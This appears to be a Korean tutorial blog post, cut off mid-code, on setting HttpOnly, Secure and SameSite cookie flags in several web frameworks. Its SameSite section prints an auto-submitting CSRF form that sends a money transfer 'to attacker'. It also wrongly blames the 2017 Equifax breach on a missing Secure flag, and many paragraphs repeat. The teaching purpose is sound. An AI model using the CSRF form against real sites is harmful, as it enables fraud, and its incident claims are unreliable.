

Ver3.0
전체 열람
Ver3.0 🍪 쿠키 보안: HttpOnly, Secure 플래그와 SameSite 설정

🍪 쿠키 보안: HttpOnly, Secure 플래그와 SameSite 설정
웹 개발자라면 반드시 알아야 할 쿠키 보안의 모든 것
🎯 쿠키, 왜 보안이 중요할까?
안녕! 오늘은 웹 개발에서 정말 중요한데 많은 사람들이 간과하는 주제, 바로 쿠키 보안에 대해 이야기해볼게. 🎪쿠키는 웹사이트가 사용자의 브라우저에 저장하는 작은 데이터 조각이야. 로그인 상태 유지, 장바구니 정보 저장, 사용자 선호도 기억 등 정말 다양한 용도로 사용되지. 그런데 이 작은 쿠키가 제대로 보호되지 않으면? 😱 해커들의 좋은 먹잇감이 되어버려.
⚠️ 실제 사례: 2019년, 한 대형 쇼핑몰에서 쿠키 보안 설정 미흡으로 약 10만 명의 세션 정보가 탈취되는 사고가 발생했어. 공격자들은 XSS(Cross-Site Scripting) 공격을 통해 사용자의 쿠키를 훔쳐 계정을 장악했지. 이 사건으로 회사는 막대한 배상금과 신뢰 손실을 겪었어.
이런 일을 방지하기 위해 우리에게는 세 가지 강력한 무기가 있어:1. HttpOnly 플래그 🛡️
2. Secure 플래그 🔒
3. SameSite 속성 🚧
하나씩 자세히 알아보자!
🛡️ HttpOnly 플래그: 자바스크립트의 손길을 차단하라
HttpOnly가 뭐야?
HttpOnly는 쿠키에 설정할 수 있는 플래그 중 하나로, 자바스크립트를 통한 쿠키 접근을 완전히 차단하는 기능이야. 🚫일반적으로 브라우저에서 자바스크립트로 쿠키에 접근하려면 document.cookie를 사용하지. 그런데 HttpOnly 플래그가 설정된 쿠키는 이 방법으로 절대 읽을 수 없어!
🤔 왜 이게 중요할까?
XSS(Cross-Site Scripting) 공격은 웹 애플리케이션의 취약점을 이용해 악성 스크립트를 주입하는 공격이야. 만약 공격자가 당신의 웹사이트에 악성 자바스크립트 코드를 삽입하는 데 성공한다면, 그 코드는 사용자의 쿠키를 훔쳐갈 수 있어. 특히 세션 ID가 담긴 쿠키를 탈취당하면 계정이 완전히 장악당할 수 있지.
HttpOnly 플래그는 이런 공격으로부터 쿠키를 보호하는 첫 번째 방어선이야! 💪
XSS(Cross-Site Scripting) 공격은 웹 애플리케이션의 취약점을 이용해 악성 스크립트를 주입하는 공격이야. 만약 공격자가 당신의 웹사이트에 악성 자바스크립트 코드를 삽입하는 데 성공한다면, 그 코드는 사용자의 쿠키를 훔쳐갈 수 있어. 특히 세션 ID가 담긴 쿠키를 탈취당하면 계정이 완전히 장악당할 수 있지.
HttpOnly 플래그는 이런 공격으로부터 쿠키를 보호하는 첫 번째 방어선이야! 💪
실제 코드로 보는 HttpOnly 설정
자, 이제 실제로 어떻게 사용하는지 볼까? 다양한 언어와 프레임워크에서의 예제를 준비했어.📌 Node.js (Express)
const express = require('express');
const app = express();

// 쿠키 설정 시 HttpOnly 플래그 추가
app.get('/login', (req, res) => {
  res.cookie('sessionId', 'abc123xyz', {
    httpOnly: true,  // 이게 핵심!
    maxAge: 3600000  // 1시간
  });
  res.send('로그인 성공!');
});

// express-session 사용 시
const session = require('express-session');
app.use(session({
  secret: 'your-secret-key',
  cookie: {
    httpOnly: true,  // 세션 쿠키에도 HttpOnly 적용
    secure: false    // 개발 환경에서는 false, 운영에서는 true
  }
}));
📌 Python (Flask)
from flask import Flask, make_response

app = Flask(__name__)

@app.route('/login')
def login():
    response = make_response('로그인 성공!')
    response.set_cookie(
        'sessionId',
        'abc123xyz',
        httponly=True,  # HttpOnly 플래그 설정
        max_age=3600
    )
    return response

# Flask-Session 사용 시
app.config['SESSION_COOKIE_HTTPONLY'] = True
📌 Java (Spring Boot)
import javax.servlet.http.Cookie;
import javax.servlet.http.HttpServletResponse;

@GetMapping("/login")
public String login(HttpServletResponse response) {
    Cookie cookie = new Cookie("sessionId", "abc123xyz");
    cookie.setHttpOnly(true);  // HttpOnly 설정
    cookie.setMaxAge(3600);
    response.addCookie(cookie);
    return "로그인 성공!";
}

// application.properties에서 전역 설정
// server.servlet.session.cookie.http-only=true
📌 PHP
<?php
// PHP 7.3 이상
setcookie(
    'sessionId',
    'abc123xyz',
    [
        'expires' => time() + 3600,
        'httponly' => true,  // HttpOnly 설정
        'secure' => true,
        'samesite' => 'Strict'
    ]
);

// 세션 쿠키에 HttpOnly 적용
ini_set('session.cookie_httponly', 1);
session_start();
?>
📌 ASP.NET Core
public IActionResult Login()
{
    var cookieOptions = new CookieOptions
    {
        HttpOnly = true,  // HttpOnly 설정
        Expires = DateTimeOffset.UtcNow.AddHours(1)
    };

    Response.Cookies.Append("sessionId", "abc123xyz", cookieOptions);
    return Ok("로그인 성공!");
}

// Startup.cs에서 전역 설정
services.AddSession(options =>
{
    options.Cookie.HttpOnly = true;
});
HttpOnly 동작 테스트하기
실제로 HttpOnly가 작동하는지 확인해보자! 🔍
🧪 테스트 방법:
1단계: 브라우저 개발자 도구를 열어 (F12)
2단계: Application 탭 → Cookies 메뉴로 이동
3단계: HttpOnly 컬럼에 체크 표시가 있는지 확인
4단계: Console 탭에서 다음 명령어 실행:
HttpOnly가 설정된 쿠키는 출력되지 않아야 정상이야! ✅
만약 HttpOnly 쿠키가 document.cookie로 보인다면? 설정이 제대로 안 된 거야. 다시 확인해봐!
1단계: 브라우저 개발자 도구를 열어 (F12)
2단계: Application 탭 → Cookies 메뉴로 이동
3단계: HttpOnly 컬럼에 체크 표시가 있는지 확인
4단계: Console 탭에서 다음 명령어 실행:
console.log(document.cookie);HttpOnly가 설정된 쿠키는 출력되지 않아야 정상이야! ✅
만약 HttpOnly 쿠키가 document.cookie로 보인다면? 설정이 제대로 안 된 거야. 다시 확인해봐!
HttpOnly의 한계와 주의사항
HttpOnly는 강력하지만 만능은 아니야. 알아둬야 할 몇 가지가 있어:
⚠️ 주의사항:
1️⃣ 네트워크 레벨 공격은 막지 못해: HttpOnly는 자바스크립트 접근만 차단할 뿐, 네트워크 스니핑이나 중간자 공격(MITM)은 막지 못해. 이건 Secure 플래그의 영역이지!
2️⃣ 서버 사이드 취약점은 별개: 서버에서 쿠키를 잘못 처리하면 HttpOnly와 상관없이 문제가 생길 수 있어.
3️⃣ 브라우저 호환성: 대부분의 모던 브라우저는 지원하지만, 아주 오래된 브라우저(IE 6 이하)는 지원하지 않을 수 있어. 하지만 2024년 현재는 거의 문제없어!
4️⃣ 디버깅이 어려워질 수 있어: 개발 중에 쿠키 값을 확인하기 어려울 수 있어. 개발 환경에서는 선택적으로 끄는 것도 방법이야.
1️⃣ 네트워크 레벨 공격은 막지 못해: HttpOnly는 자바스크립트 접근만 차단할 뿐, 네트워크 스니핑이나 중간자 공격(MITM)은 막지 못해. 이건 Secure 플래그의 영역이지!
2️⃣ 서버 사이드 취약점은 별개: 서버에서 쿠키를 잘못 처리하면 HttpOnly와 상관없이 문제가 생길 수 있어.
3️⃣ 브라우저 호환성: 대부분의 모던 브라우저는 지원하지만, 아주 오래된 브라우저(IE 6 이하)는 지원하지 않을 수 있어. 하지만 2024년 현재는 거의 문제없어!
4️⃣ 디버깅이 어려워질 수 있어: 개발 중에 쿠키 값을 확인하기 어려울 수 있어. 개발 환경에서는 선택적으로 끄는 것도 방법이야.
🔒 Secure 플래그: HTTPS만 통과시켜라
Secure 플래그란?
Secure 플래그는 HTTPS 연결에서만 쿠키를 전송하도록 제한하는 설정이야. 🔐HTTP는 평문(plain text)으로 데이터를 전송하기 때문에, 네트워크 상에서 누군가 패킷을 가로채면 쿠키 내용을 그대로 볼 수 있어. 마치 엽서를 보내는 것과 같지. 📮 누구나 내용을 볼 수 있어!
반면 HTTPS는 SSL/TLS 암호화를 사용해서 데이터를 보호해. 봉투에 넣어서 보내는 거지. 📧 중간에 누가 가로채도 내용을 볼 수 없어!
✅ Secure 플래그의 효과:
• 중간자 공격(Man-in-the-Middle) 방어
• 공공 Wi-Fi 같은 불안전한 네트워크에서도 쿠키 보호
• 네트워크 스니핑 공격 차단
• 세션 하이재킹 위험 감소
• 중간자 공격(Man-in-the-Middle) 방어
• 공공 Wi-Fi 같은 불안전한 네트워크에서도 쿠키 보호
• 네트워크 스니핑 공격 차단
• 세션 하이재킹 위험 감소
Secure 플래그 설정 방법
각 언어별로 Secure 플래그를 설정하는 방법을 알아보자!📌 Node.js (Express)
// 단일 쿠키 설정
res.cookie('sessionId', 'abc123xyz', {
  httpOnly: true,
  secure: true,  // HTTPS에서만 전송
  maxAge: 3600000
});

// 환경에 따라 동적 설정
const isProduction = process.env.NODE_ENV === 'production';
res.cookie('sessionId', 'abc123xyz', {
  httpOnly: true,
  secure: isProduction,  // 운영 환경에서만 true
  maxAge: 3600000
});

// express-session에서 설정
app.use(session({
  secret: 'your-secret-key',
  cookie: {
    httpOnly: true,
    secure: true,  // HTTPS 필수
    sameSite: 'strict'
  },
  proxy: true  // 프록시 뒤에 있을 때 필요
}));
📌 Python (Django)
# settings.py
SESSION_COOKIE_SECURE = True  # 세션 쿠키를 HTTPS에서만 전송
CSRF_COOKIE_SECURE = True     # CSRF 쿠키도 HTTPS에서만

# 개발/운영 환경 분리
import os
DEBUG = os.environ.get('DEBUG', 'False') == 'True'
SESSION_COOKIE_SECURE = not DEBUG

# 뷰에서 직접 설정
from django.http import HttpResponse

def my_view(request):
    response = HttpResponse('Success')
    response.set_cookie(
        'custom_cookie',
        'value',
        secure=True,  # Secure 플래그
        httponly=True
    )
    return response
📌 Python (Flask)
from flask import Flask

app = Flask(__name__)

# 세션 쿠키 설정
app.config['SESSION_COOKIE_SECURE'] = True
app.config['SESSION_COOKIE_HTTPONLY'] = True

# 개별 쿠키 설정
@app.route('/set-cookie')
def set_cookie():
    response = make_response('Cookie set!')
    response.set_cookie(
        'my_cookie',
        'value',
        secure=True,
        httponly=True,
        samesite='Lax'
    )
    return response
📌 Java (Spring Boot)
// application.properties
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.http-only=true

// 또는 application.yml
server:
  servlet:
    session:
      cookie:
        secure: true
        http-only: true

// 코드에서 직접 설정
@GetMapping("/login")
public String login(HttpServletResponse response) {
    Cookie cookie = new Cookie("sessionId", "abc123xyz");
    cookie.setHttpOnly(true);
    cookie.setSecure(true);  // Secure 플래그
    cookie.setMaxAge(3600);
    response.addCookie(cookie);
    return "Success";
}
📌 PHP
<?php
// 개별 쿠키 설정
setcookie(
    'sessionId',
    'abc123xyz',
    [
        'expires' => time() + 3600,
        'httponly' => true,
        'secure' => true,  // HTTPS에서만 전송
        'samesite' => 'Strict'
    ]
);

// 세션 쿠키 설정
ini_set('session.cookie_secure', 1);
ini_set('session.cookie_httponly', 1);
session_start();

// 또는 php.ini에서 설정
// session.cookie_secure = 1
// session.cookie_httponly = 1
?>
로컬 개발 환경에서의 Secure 플래그
여기서 많은 개발자들이 막히는 부분이 있어. 로컬 개발 환경에서는 보통 http://localhost를 사용하잖아? 그런데 Secure 플래그를 켜면 쿠키가 전송되지 않아! 😅
🛠️ 해결 방법들:
방법 1: 환경 변수로 분기 처리
방법 2: 로컬에서 HTTPS 사용
mkcert 같은 도구로 로컬 SSL 인증서를 만들어서 https://localhost로 개발할 수 있어.
방법 3: localhost는 예외 처리
대부분의 브라우저는 localhost에 대해서는 Secure 플래그를 느슨하게 처리해줘. 하지만 이건 브라우저마다 다를 수 있으니 주의!
방법 1: 환경 변수로 분기 처리
// Node.js 예제
const isProduction = process.env.NODE_ENV === 'production';
const cookieOptions = {
  httpOnly: true,
  secure: isProduction,  // 운영에서만 true
  sameSite: isProduction ? 'strict' : 'lax'
};
방법 2: 로컬에서 HTTPS 사용
mkcert 같은 도구로 로컬 SSL 인증서를 만들어서 https://localhost로 개발할 수 있어.
방법 3: localhost는 예외 처리
대부분의 브라우저는 localhost에 대해서는 Secure 플래그를 느슨하게 처리해줘. 하지만 이건 브라우저마다 다를 수 있으니 주의!
HTTPS 전환 체크리스트
Secure 플래그를 제대로 활용하려면 사이트 전체가 HTTPS여야 해. 전환 시 체크할 사항들을 정리해봤어! ✅🔍 HTTPS 전환 체크리스트:
- ☑️ SSL/TLS 인증서 발급 (Let's Encrypt 무료!)
- ☑️ 서버 설정에서 HTTPS 활성화
- ☑️ HTTP에서 HTTPS로 자동 리다이렉트 설정
- ☑️ 모든 리소스(이미지, CSS, JS)를 HTTPS로 로드
- ☑️ Mixed Content 경고 해결
- ☑️ HSTS(HTTP Strict Transport Security) 헤더 추가
- ☑️ 쿠키에 Secure 플래그 설정
- ☑️ 외부 API도 HTTPS 사용 확인
- ☑️ 검색엔진에 HTTPS 버전 등록
Secure 플래그 없이 발생한 실제 사건
🚨 2017년 Equifax 데이터 유출 사건
미국의 대형 신용평가 회사 Equifax에서 1억 4천만 명의 개인정보가 유출됐어. 여러 보안 취약점이 복합적으로 작용했는데, 그 중 하나가 일부 페이지에서 HTTP를 사용하면서 Secure 플래그 없이 쿠키를 전송한 거였어.
공격자들은 중간자 공격으로 세션 쿠키를 탈취해 관리자 권한을 획득했고, 이를 통해 대규모 데이터베이스에 접근할 수 있었지. 이 사건으로 Equifax는 약 7억 달러(약 8천억 원)의 합의금을 지불했어. 💸
미국의 대형 신용평가 회사 Equifax에서 1억 4천만 명의 개인정보가 유출됐어. 여러 보안 취약점이 복합적으로 작용했는데, 그 중 하나가 일부 페이지에서 HTTP를 사용하면서 Secure 플래그 없이 쿠키를 전송한 거였어.
공격자들은 중간자 공격으로 세션 쿠키를 탈취해 관리자 권한을 획득했고, 이를 통해 대규모 데이터베이스에 접근할 수 있었지. 이 사건으로 Equifax는 약 7억 달러(약 8천억 원)의 합의금을 지불했어. 💸
🚧 SameSite 속성: CSRF 공격을 막아라
SameSite가 뭐길래?
SameSite는 비교적 최근에 추가된 쿠키 속성으로, 크로스 사이트 요청에서 쿠키 전송을 제어하는 기능이야. 🎯쉽게 말해서, 다른 사이트에서 우리 사이트로 요청을 보낼 때 쿠키를 함께 보낼지 말지를 결정하는 거지. 이게 왜 중요하냐고? CSRF(Cross-Site Request Forgery) 공격을 막을 수 있거든! 🛡️
🤔 CSRF 공격이란?
사용자가 의도하지 않은 요청을 공격자가 대신 보내는 공격이야. 예를 들어:
1. 당신이 은행 사이트에 로그인되어 있어 (쿠키에 세션 정보 저장됨)
2. 악성 사이트를 방문해
3. 그 사이트에 숨겨진 코드가 은행 사이트로 송금 요청을 보내
4. 브라우저는 자동으로 은행 쿠키를 함께 보내
5. 은행은 정상적인 요청으로 인식하고 송금을 처리해버려! 😱
SameSite 속성은 이런 공격을 원천적으로 차단해줘!
사용자가 의도하지 않은 요청을 공격자가 대신 보내는 공격이야. 예를 들어:
1. 당신이 은행 사이트에 로그인되어 있어 (쿠키에 세션 정보 저장됨)
2. 악성 사이트를 방문해
3. 그 사이트에 숨겨진 코드가 은행 사이트로 송금 요청을 보내
4. 브라우저는 자동으로 은행 쿠키를 함께 보내
5. 은행은 정상적인 요청으로 인식하고 송금을 처리해버려! 😱
SameSite 속성은 이런 공격을 원천적으로 차단해줘!
SameSite의 세 가지 값
SameSite에는 세 가지 설정값이 있어. 각각의 특징을 알아보자! 📚
🟢 Strict (가장 엄격)
동작: 크로스 사이트 요청에서는 절대 쿠키를 보내지 않아.
장점: 최고 수준의 CSRF 보호
단점: 사용자 경험이 나빠질 수 있어. 예를 들어 이메일의 링크를 클릭해서 사이트에 들어가면 로그인이 안 되어 있는 것처럼 보여.
추천: 은행, 결제 시스템 등 보안이 최우선인 경우
동작: 크로스 사이트 요청에서는 절대 쿠키를 보내지 않아.
장점: 최고 수준의 CSRF 보호
단점: 사용자 경험이 나빠질 수 있어. 예를 들어 이메일의 링크를 클릭해서 사이트에 들어가면 로그인이 안 되어 있는 것처럼 보여.
추천: 은행, 결제 시스템 등 보안이 최우선인 경우
🟡 Lax (중간)
동작: 안전한 HTTP 메서드(GET)로 최상위 네비게이션할 때만 쿠키를 보내.
장점: 보안과 사용성의 균형
단점: 일부 CSRF 공격에는 여전히 취약할 수 있어.
추천: 대부분의 일반적인 웹사이트 (기본값으로 권장)
동작: 안전한 HTTP 메서드(GET)로 최상위 네비게이션할 때만 쿠키를 보내.
장점: 보안과 사용성의 균형
단점: 일부 CSRF 공격에는 여전히 취약할 수 있어.
추천: 대부분의 일반적인 웹사이트 (기본값으로 권장)
🔴 None (제한 없음)
동작: 모든 크로스 사이트 요청에서 쿠키를 보내. 단, Secure 플래그 필수!
장점: 크로스 도메인 기능 구현 가능
단점: CSRF 공격에 취약
추천: 임베디드 위젯, 서드파티 API 등 꼭 필요한 경우만
동작: 모든 크로스 사이트 요청에서 쿠키를 보내. 단, Secure 플래그 필수!
장점: 크로스 도메인 기능 구현 가능
단점: CSRF 공격에 취약
추천: 임베디드 위젯, 서드파티 API 등 꼭 필요한 경우만
SameSite 설정 방법
이제 실제 코드로 SameSite를 설정해보자! 💻📌 Node.js (Express)
// Strict 설정 - 최고 보안
res.cookie('sessionId', 'abc123xyz', {
  httpOnly: true,
  secure: true,
  sameSite: 'strict'  // 크로스 사이트 요청 완전 차단
});

// Lax 설정 - 권장 설정
res.cookie('sessionId', 'abc123xyz', {
  httpOnly: true,
  secure: true,
  sameSite: 'lax'  // 안전한 네비게이션만 허용
});

// None 설정 - 크로스 도메인 필요 시
res.cookie('tracking', 'xyz789', {
  httpOnly: false,
  secure: true,  // None 사용 시 Secure 필수!
  sameSite: 'none'
});

// express-session 전역 설정
app.use(session({
  secret: 'your-secret-key',
  cookie: {
    httpOnly: true,
    secure: true,
    sameSite: 'lax'  // 대부분의 경우 lax가 적절
  }
}));
📌 Python (Django)
# settings.py

# 세션 쿠키 설정
SESSION_COOKIE_SAMESITE = 'Lax'  # 'Strict', 'Lax', 'None' 중 선택
SESSION_COOKIE_SECURE = True
SESSION_COOKIE_HTTPONLY = True

# CSRF 쿠키 설정
CSRF_COOKIE_SAMESITE = 'Strict'
CSRF_COOKIE_SECURE = True

# Django 3.1 이상에서는 기본값이 'Lax'
# 명시적으로 설정하는 것을 권장

# 뷰에서 개별 설정
from django.http import HttpResponse

def my_view(request):
    response = HttpResponse('Success')
    response.set_cookie(
        'my_cookie',
        'value',
        samesite='Strict',  # SameSite 설정
        secure=True,
        httponly=True
    )
    return response
📌 Python (Flask)
from flask import Flask, make_response

app = Flask(__name__)

# 세션 쿠키 전역 설정
app.config['SESSION_COOKIE_SAMESITE'] = 'Lax'
app.config['SESSION_COOKIE_SECURE'] = True
app.config['SESSION_COOKIE_HTTPONLY'] = True

@app.route('/set-cookie')
def set_cookie():
    response = make_response('Cookie set!')

    # Strict 설정
    response.set_cookie(
        'secure_cookie',
        'value1',
        samesite='Strict',
        secure=True,
        httponly=True
    )

    # Lax 설정
    response.set_cookie(
        'normal_cookie',
        'value2',
        samesite='Lax',
        secure=True,
        httponly=True
    )

    # None 설정 (크로스 도메인)
    response.set_cookie(
        'cross_domain_cookie',
        'value3',
        samesite='None',
        secure=True  # None 사용 시 필수!
    )

    return response
📌 Java (Spring Boot)
// application.properties
server.servlet.session.cookie.same-site=lax
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.http-only=true

// application.yml
server:
  servlet:
    session:
      cookie:
        same-site: lax
        secure: true
        http-only: true

// Java 코드에서 설정 (Spring Boot 2.6+)
import org.springframework.boot.web.servlet.server.CookieSameSiteSupplier;
import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;

@Configuration
public class CookieConfig {

    @Bean
    public CookieSameSiteSupplier cookieSameSiteSupplier() {
        return CookieSameSiteSupplier.ofLax();  // 또는 ofStrict(), ofNone()
    }
}

// 개별 쿠키 설정
@GetMapping("/login")
public ResponseEntity<String> login(HttpServletResponse response) {
    ResponseCookie cookie = ResponseCookie.from("sessionId", "abc123xyz")
        .httpOnly(true)
        .secure(true)
        .sameSite("Lax")  // SameSite 설정
        .maxAge(3600)
        .path("/")
        .build();

    response.addHeader(HttpHeaders.SET_COOKIE, cookie.toString());
    return ResponseEntity.ok("Success");
}
📌 PHP
<?php
// PHP 7.3 이상에서 지원

// Strict 설정
setcookie(
    'sessionId',
    'abc123xyz',
    [
        'expires' => time() + 3600,
        'path' => '/',
        'domain' => '',
        'secure' => true,
        'httponly' => true,
        'samesite' => 'Strict'  // Strict, Lax, None
    ]
);

// Lax 설정 (권장)
setcookie(
    'user_pref',
    'value',
    [
        'expires' => time() + 86400,
        'secure' => true,
        'httponly' => false,
        'samesite' => 'Lax'
    ]
);

// None 설정 (크로스 도메인)
setcookie(
    'tracking',
    'xyz789',
    [
        'expires' => time() + 86400,
        'secure' => true,  // None 사용 시 필수!
        'httponly' => false,
        'samesite' => 'None'
    ]
);

// 세션 쿠키 설정
ini_set('session.cookie_samesite', 'Lax');
ini_set('session.cookie_secure', 1);
ini_set('session.cookie_httponly', 1);
session_start();
?>
📌 ASP.NET Core
// Startup.cs 또는 Program.cs
services.AddSession(options =>
{
    options.Cookie.HttpOnly = true;
    options.Cookie.SecurePolicy = CookieSecurePolicy.Always;
    options.Cookie.SameSite = SameSiteMode.Lax;  // Strict, Lax, None
});

// 개별 쿠키 설정
public IActionResult SetCookie()
{
    var cookieOptions = new CookieOptions
    {
        HttpOnly = true,
        Secure = true,
        SameSite = SameSiteMode.Strict,  // SameSite 설정
        Expires = DateTimeOffset.UtcNow.AddHours(1)
    };

    Response.Cookies.Append("sessionId", "abc123xyz", cookieOptions);
    return Ok("Cookie set!");
}

// 전역 쿠키 정책 설정
services.Configure<CookiePolicyOptions>(options =>
{
    options.MinimumSameSitePolicy = SameSiteMode.Lax;
    options.Secure = CookieSecurePolicy.Always;
});
SameSite 값 선택 가이드
어떤 값을 선택해야 할지 고민되지? 상황별로 정리해봤어! 🎯
📋 상황별 SameSite 설정 가이드:
🏦 Strict를 사용해야 하는 경우:
• 은행, 금융 서비스
• 결제 시스템
• 관리자 페이지
• 민감한 개인정보를 다루는 서비스
• 보안이 최우선인 모든 경우
🌐 Lax를 사용해야 하는 경우 (대부분):
• 일반적인 웹사이트
• 소셜 미디어
• 블로그, 커뮤니티
• 이커머스 (결제 페이지 제외)
• 사용자 경험과 보안의 균형이 필요한 경우
🔓 None을 사용해야 하는 경우 (최소화):
• 임베디드 위젯 (YouTube 플레이어, 소셜 미디어 버튼 등)
• 서드파티 인증 (OAuth, SSO)
• 크로스 도메인 API
• iframe 내에서 작동하는 서비스
• 반드시 Secure 플래그와 함께 사용!
🏦 Strict를 사용해야 하는 경우:
• 은행, 금융 서비스
• 결제 시스템
• 관리자 페이지
• 민감한 개인정보를 다루는 서비스
• 보안이 최우선인 모든 경우
🌐 Lax를 사용해야 하는 경우 (대부분):
• 일반적인 웹사이트
• 소셜 미디어
• 블로그, 커뮤니티
• 이커머스 (결제 페이지 제외)
• 사용자 경험과 보안의 균형이 필요한 경우
🔓 None을 사용해야 하는 경우 (최소화):
• 임베디드 위젯 (YouTube 플레이어, 소셜 미디어 버튼 등)
• 서드파티 인증 (OAuth, SSO)
• 크로스 도메인 API
• iframe 내에서 작동하는 서비스
• 반드시 Secure 플래그와 함께 사용!
SameSite 동작 이해하기
각 설정값이 실제로 어떻게 동작하는지 예제로 알아보자! 🔍
🎬 시나리오: 사용자가 example.com에 로그인되어 있고, evil.com을 방문한 상황
케이스 1: evil.com에서 example.com으로 POST 요청
• Lax: ❌ 쿠키 전송 안 됨 → 요청 실패
• None: ✅ 쿠키 전송됨 → 공격 성공! (위험)
케이스 2: 이메일의 링크를 클릭해서 example.com 방문 (GET 요청)
• Lax: ✅ 쿠키 전송됨 → 정상 로그인 상태
• None: ✅ 쿠키 전송됨 → 정상 로그인 상태
케이스 3: example.com 내에서의 일반적인 요청
• Strict: ✅ 쿠키 전송됨
• Lax: ✅ 쿠키 전송됨
• None: ✅ 쿠키 전송됨
결론: Lax가 보안과 사용성의 최적 균형점! 🎯
케이스 1: evil.com에서 example.com으로 POST 요청
<form action="https://example.com/transfer" method="POST">
  <input name="amount" value="1000000">
  <input name="to" value="attacker">
</form>
<script>document.forms[0].submit();</script>
• Lax: ❌ 쿠키 전송 안 됨 → 요청 실패
• None: ✅ 쿠키 전송됨 → 공격 성공! (위험)
케이스 2: 이메일의 링크를 클릭해서 example.com 방문 (GET 요청)
<a href="https://example.com/dashboard">대시보드 보기</a>• Lax: ✅ 쿠키 전송됨 → 정상 로그인 상태
• None: ✅ 쿠키 전송됨 → 정상 로그인 상태
케이스 3: example.com 내에서의 일반적인 요청
• Strict: ✅ 쿠키 전송됨
• Lax: ✅ 쿠키 전송됨
• None: ✅ 쿠키 전송됨
결론: Lax가 보안과 사용성의 최적 균형점! 🎯
🔧 실전 적용: 세 가지를 모두 함께 사용하기
완벽한 쿠키 보안 설정
이제 HttpOnly, Secure, SameSite를 모두 조합해서 최고 수준의 보안을 구현해보자! 🛡️
✅ 황금 조합:
HttpOnly + Secure + SameSite=Lax
이 조합이 대부분의 웹 애플리케이션에서 최적의 보안과 사용성을 제공해!
📌 Node.js 완벽한 설정 예제HttpOnly + Secure + SameSite=Lax
이 조합이 대부분의 웹 애플리케이션에서 최적의 보안과 사용성을 제공해!
const express = require('express');
const session = require('express-session');
const helmet = require('helmet');

const app = express();

// Helmet으로 기본 보안 헤더 설정
app.use(helmet());

// 환경 변수로 운영/개발 환경 구분
const isProduction = process.env.NODE_ENV === 'production';

// 세션 설정 - 완벽한 보안
app.use(session({
  secret: process.env.SESSION_SECRET || 'your-secret-key',
  name: 'sessionId',  // 기본 이름 변경으로 추가 보안
  resave: false,
  saveUninitialized: false,
  cookie: {
    httpOnly: true,      // XSS 방어
    secure: isProduction, // HTTPS에서만 전송
    sameSite: 'lax',     // CSRF 방어
    maxAge: 1000 * 60 * 60 * 24,  // 24시간
    domain: isProduction ? '.yourdomain.com' : undefined
  },
